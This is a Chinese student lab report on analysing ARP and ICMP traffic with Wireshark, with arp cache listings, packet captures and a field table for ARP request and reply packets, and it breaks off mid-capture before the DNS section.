实验二 ARP与DNS协议分析实验报告

组号：	**3-3-1**				
姓名：	李云广	学号：	2193712575	班级：	计算机93
姓名：	李怀邦	学号：	2193712530	班级：	计算机93

一、 实验目的

分析ARP协议报文首部格式以及在同一网段内和不同网段间的解析过程，分析DNS协议的工作过程。

二、 实验内容

（1）利用校园网及云服务器搭建内网、外网环境；

（2）用Wireshark截获ARP报文，分析报文结构及ARP协议在同一网段和不同网段间的解析过程；


（3）用Wireshark截取DNS报文，分析DNS工作过程。

三、 实验环境与分组

每2名同学一组，以现有的校园网络环境及云服务器搭建内网、外网网络。

四、 实验网络拓扑皆否

按照实际网络情况绘制拓扑图【标注出内、外地址】。



五、 实验过程及结果分析

【过程记录应当详尽，截图并加以说明。以下过程和表格仅供参考。】

1. ARP协议分析

（一）同一网段内IP的ARP协议分析：

步骤1：在计算机终端的命令行窗口执行命令：


执行“arp –a”观察arp缓存；

执行“arp –d”命令清空arp缓存。


步骤2：在计算机终端上运行Wireshark截获报文，在命令行窗口ping同一网段的另一设备地址。执行完后停止报文截获，筛选出相关的arp和icmp报文进行分析（源IP地址/MAC地址、目的IP地址/MAC地址等）。

步骤3：在命令行窗口执行“arp –a”，记录结果。

初始arp缓存：




```
接口: 192.168.1.27 --- 0xd
  Internet 地址         物理地址              类型
  192.168.0.1           00-00-00-00-00-03     动态
  192.168.0.245         08-94-ef-77-92-a4     动态
  192.168.1.22          12-03-fe-52-40-5f     动态
  192.168.1.28          12-03-fe-59-d3-f5     动态
  192.168.1.36          12-03-fe-72-b0-5c     动态
  224.0.0.252           01-00-5e-00-00-fc     静态
```




```
接口: 192.168.1.27 --- 0xd
  Internet 地址         物理地址              类型
  192.168.0.1           00-00-00-00-00-03     动态
  192.168.0.245         08-94-ef-77-92-a4     动态
  192.168.1.22          12-03-fe-52-40-5f     动态
  192.168.1.28          12-03-fe-59-d3-f5     动态
  192.168.1.36          12-03-fe-72-b0-5c     动态
  224.0.0.252           01-00-5e-00-00-fc     静态
```

使用`arp -d`清空缓存区，然后`arp -a`再查看arp缓存：




```
C:\Users\Tcloud>arp -a

接口: 192.168.1.27 --- 0xd
  Internet 地址         物理地址              类型
  192.168.0.1           00-00-00-00-00-03     动态

C:\Users\Tcloud>
```

arp报文截获：



```
.354 20.304083   12:03:fe:55:77:5c   Broadcast           ARP    42 Who has 192.168.1.28? Tell 192.168.1.27
.355 20.304390   12:03:fe:59:d3:f5   12:03:fe:55:77:5c   ARP    60 192.168.1.28 is at 12:03:fe:59:d3:f5
.356 20.304418   192.168.1.27        192.168.1.28        ICMP   74 Echo (ping) request  id=0x0001, seq=5/1280, ttl=64 (reply in 1359)
.357 20.304970   12:03:fe:59:d3:f5   Broadcast           ARP    60 Who has 192.168.1.27? Tell 192.168.1.28
.358 20.304988   12:03:fe:55:77:5c   12:03:fe:59:d3:f5   ARP    42 192.168.1.27 is at 12:03:fe:55:77:5c
.359 20.305179   192.168.1.28        192.168.1.27        ICMP   74 Echo (ping) reply    id=0x0001, seq=5/1280, ttl=64 (request in 1356)
.425 21.307835   192.168.1.27        192.168.1.28        ICMP   74 Echo (ping) request  id=0x0001, seq=6/1536, ttl=64 (reply in 1426)
.426 21.308243   192.168.1.28        192.168.1.27        ICMP   74 Echo (ping) reply    id=0x0001, seq=6/1536, ttl=64 (request in 1425)
.494 22.323521   192.168.1.27        192.168.1.28        ICMP   74 Echo (ping) request  id=0x0001, seq=7/1792, ttl=64 (reply in 1495)
.495 22.323956   192.168.1.28        192.168.1.27        ICMP   74 Echo (ping) reply    id=0x0001, seq=7/1792, ttl=64 (request in 1494)
.564 23.354721   192.168.1.27        192.168.1.28        ICMP   74 Echo (ping) request  id=0x0001, seq=8/2048, ttl=64 (reply in 1565)
.565 23.355164   192.168.1.28        192.168.1.27        ICMP   74 Echo (ping) reply    id=0x0001, seq=8/2048, ttl=64 (request in 1564)
```



```
◢ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: 12:03:fe:55:77:5c (12:03:fe:55:77:5c)
    Sender IP address: 192.168.1.27
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 192.168.1.28
◢ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: 12:03:fe:59:d3:f5 (12:03:fe:59:d3:f5)
    Sender IP address: 192.168.1.28
    Target MAC address: 12:03:fe:55:77:5c (12:03:fe:55:77:5c)
    Target IP address: 192.168.1.27
```

arp报文分析

由图可以看出，第一条arp进行广播，寻找192.168.1.28的mac地址，

- 源ip 192.168.27
- 源mac 12:03:fe:55:77:5c
- 目的ip192.168.1.28
- 目的mac00:00:00:00:00:00


这里的MAC全0地址相当于对局域网内广播。

192.168.1.28进行答复


- 源ip 192.168.1.28
- 目的ip 192.168.27

- 目的mac地址12:03:fe:59:d3:f5
- 源mac 12:03:fe:59:d3:f5

这样通过源mac的值将自己的mac地址发送给询问的主机。



```
▷ Ethernet II, Src: 12:03:fe:55:77:5c (12:03:fe:55:77:5c), Dst: 12:03:fe:59:d3:f5 (12:03:fe:59:d3:f5)
◢ Internet Protocol Version 4, Src: 192.168.1.27, Dst: 192.168.1.28
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▷ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 60
    Identification: 0x4b0f (19215)
  ▷ Flags: 0x00
    Fragment Offset: 0
    Time to Live: 64
    Protocol: ICMP (1)
    Header Checksum: 0xac2a [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 192.168.1.27
    Destination Address: 192.168.1.28
```



```
  [Coloring Rule String: icmp || icmpv6]
▷ Ethernet II, Src: 12:03:fe:59:d3:f5 (12:03:fe:59:d3:f5), Dst: 12:03:fe:55:77:5c (12:03:fe:55:77:5c)
◢ Internet Protocol Version 4, Src: 192.168.1.28, Dst: 192.168.1.27
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▷ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 60
    Identification: 0x3c97 (15511)
  ▷ Flags: 0x00
    Fragment Offset: 0
    Time to Live: 64
    Protocol: ICMP (1)
    Header Checksum: 0xbaa2 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 192.168.1.28
    Destination Address: 192.168.1.27
```


icmp报文分析：

由图可以得到发送方icmp报文的信息：

- 源ip 192.168.27
- 源mac 12:03:fe:55:77:5c

- 目的ip192.168.1.28
- 目的 mac12:03:fe:59:d3:f5

Arp缓存区：



```
接口: 192.168.1.27 --- 0xd
  Internet 地址         物理地址              类型
  192.168.0.1           00-00-00-00-00-03     动态
  192.168.1.28          12-03-fe-59-d3-f5     动态
  224.0.0.22            01-00-5e-00-00-16     静态

C:\Users\Tcloud>
```


（二）不同网段的**ARP**协议分析

步骤**1**：在本地计算机和云服务器执行**“arp –d”**清空缓存，运行**Wireshark**捕获报文，在本地计算机**ping**云服务器地址。执行完后停止报文截获，筛选出相关的**arp**和**icmp**报文进行分析（**arp**与**icmp**报文的顺序，报文源**IP**地址/**MAC**地址、目的**IP**地址/**MAC**地址及其对应的主机等）。


【如果网卡自动解析默认网关的MAC地址，可以删除默认网关设置，添加外网路由后再试。参考命令：route delete 0.0.0.0， route add 202.0.0.0 MASK 255.0.0.0 192.168.0.1】

步骤**2**：执行**“arp –a”**命令，记录结果。

步骤**3**：分析捕获的报文，选中第一条**ARP**请求报文和第一条应答报文，填写**2-1**表。



```
◢ Ethernet II, Src: 00:00:00_00:00:03 (00:00:00:00:00:03), Dst: 12:03:fe:55:77:5c (12:03:fe:55:77:5c)
  ◢ Destination: 12:03:fe:55:77:5c (12:03:fe:55:77:5c)
      Address: 12:03:fe:55:77:5c (12:03:fe:55:77:5c)
      .... ..1. .... .... .... .... = LG bit: Locally administered address (this is NOT the factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  ◢ Source: 00:00:00_00:00:03 (00:00:00:00:00:03)
      Address: 00:00:00_00:00:03 (00:00:00:00:00:03)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: ARP (0x0806)
    Padding: 000000000000000000000000000000000000
◢ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: 00:00:00_00:00:03 (00:00:00:00:00:03)
    Sender IP address: 192.168.0.1
    Target MAC address: 12:03:fe:55:77:5c (12:03:fe:55:77:5c)
    Target IP address: 192.168.1.27
```




```
◢ Ethernet II, Src: 12:03:fe:55:77:5c (12:03:fe:55:77:5c), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  ◢ Destination: Broadcast (ff:ff:ff:ff:ff:ff)
      Address: Broadcast (ff:ff:ff:ff:ff:ff)
      .... ..1. .... .... .... .... = LG bit: Locally administered address (this is NOT the factory default
      .... ...1 .... .... .... .... = IG bit: Group address (multicast/broadcast)
  ◢ Source: 12:03:fe:55:77:5c (12:03:fe:55:77:5c)
      Address: 12:03:fe:55:77:5c (12:03:fe:55:77:5c)
      .... ..1. .... .... .... .... = LG bit: Locally administered address (this is NOT the factory default
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: ARP (0x0806)
◢ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: 12:03:fe:55:77:5c (12:03:fe:55:77:5c)
    Sender IP address: 192.168.1.27
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 192.168.0.1
```

表2-1 ARP请求报文和应答报文的字段信息

字段	请求报文的值	应答报文的值
以太网链路层Destination项	Broadcast(ff:ff:ff:ff:ff:ff)	12:03:fe:55:77:5c
以太网链路层Source项	12:03:fe:55:77:5c	00:00:00_00:00:03
ARP报文发送者硬件地址	12:03:fe:55:77:5c	00:00:00_00:00:03
ARP报文发送者IP	192.168.1.27	192.168.0.1
ARP报文目标硬件地址	00:00:00:00:00:00	12:03:fe:55:77:5c
ARP报文目标IP	192.168.0.1	192.168.1.27


注意

这里可以发现，arp请求报文明显是广播的，这是arp应答就没必要再进行广播了，因为应答者已经知道他的MAC地址了，所以说这里应答报文并不是广播，而是单播。




```
 618 8.591293    00:00:00_00:00:03   12:03:fe:55:77:5c   ARP     60 Who has 192.168.1.27? Tell 192.168.0.1
 619 8.591325    12:03:fe:55:77:5c   00:00:00_00:00:03   ARP     42 192.168.1.27 is at 12:03:fe:55:77:5c
1327 18.695650   192.168.1.27        39.106.29.224       ICMP    74 Echo (ping) request  id=0x0001, seq=9/2304, ttl=64 (reply in 1328)
1328 18.721104   39.106.29.224       192.168.1.27        ICMP    74 Echo (ping) reply    id=0x0001, seq=9/2304, ttl=51 (request in 1327)
```

> 此外，这里还发现了一个奇怪的现象，上图中前两个报文是网关与主机之间的交流，但是可以发现网关是直接单播给主机，也就是说网关已经知道他的**MAC**地址了，这里为什么还要询问一下呢？
>
> 经过查阅资料，在RFC1122中，这种现象叫做ARP单播轮询，就是每隔一段时间网关会询问arp表中的条目，是否还对应表中的记录的IP地址，然后再更新arp表，这样可以保证安全。



```
▷ Ethernet II, Src: 12:03:fe:55:77:5c (12:03:fe:55:77:5c), Dst: 00:00:00_00:00:03 (00:00:
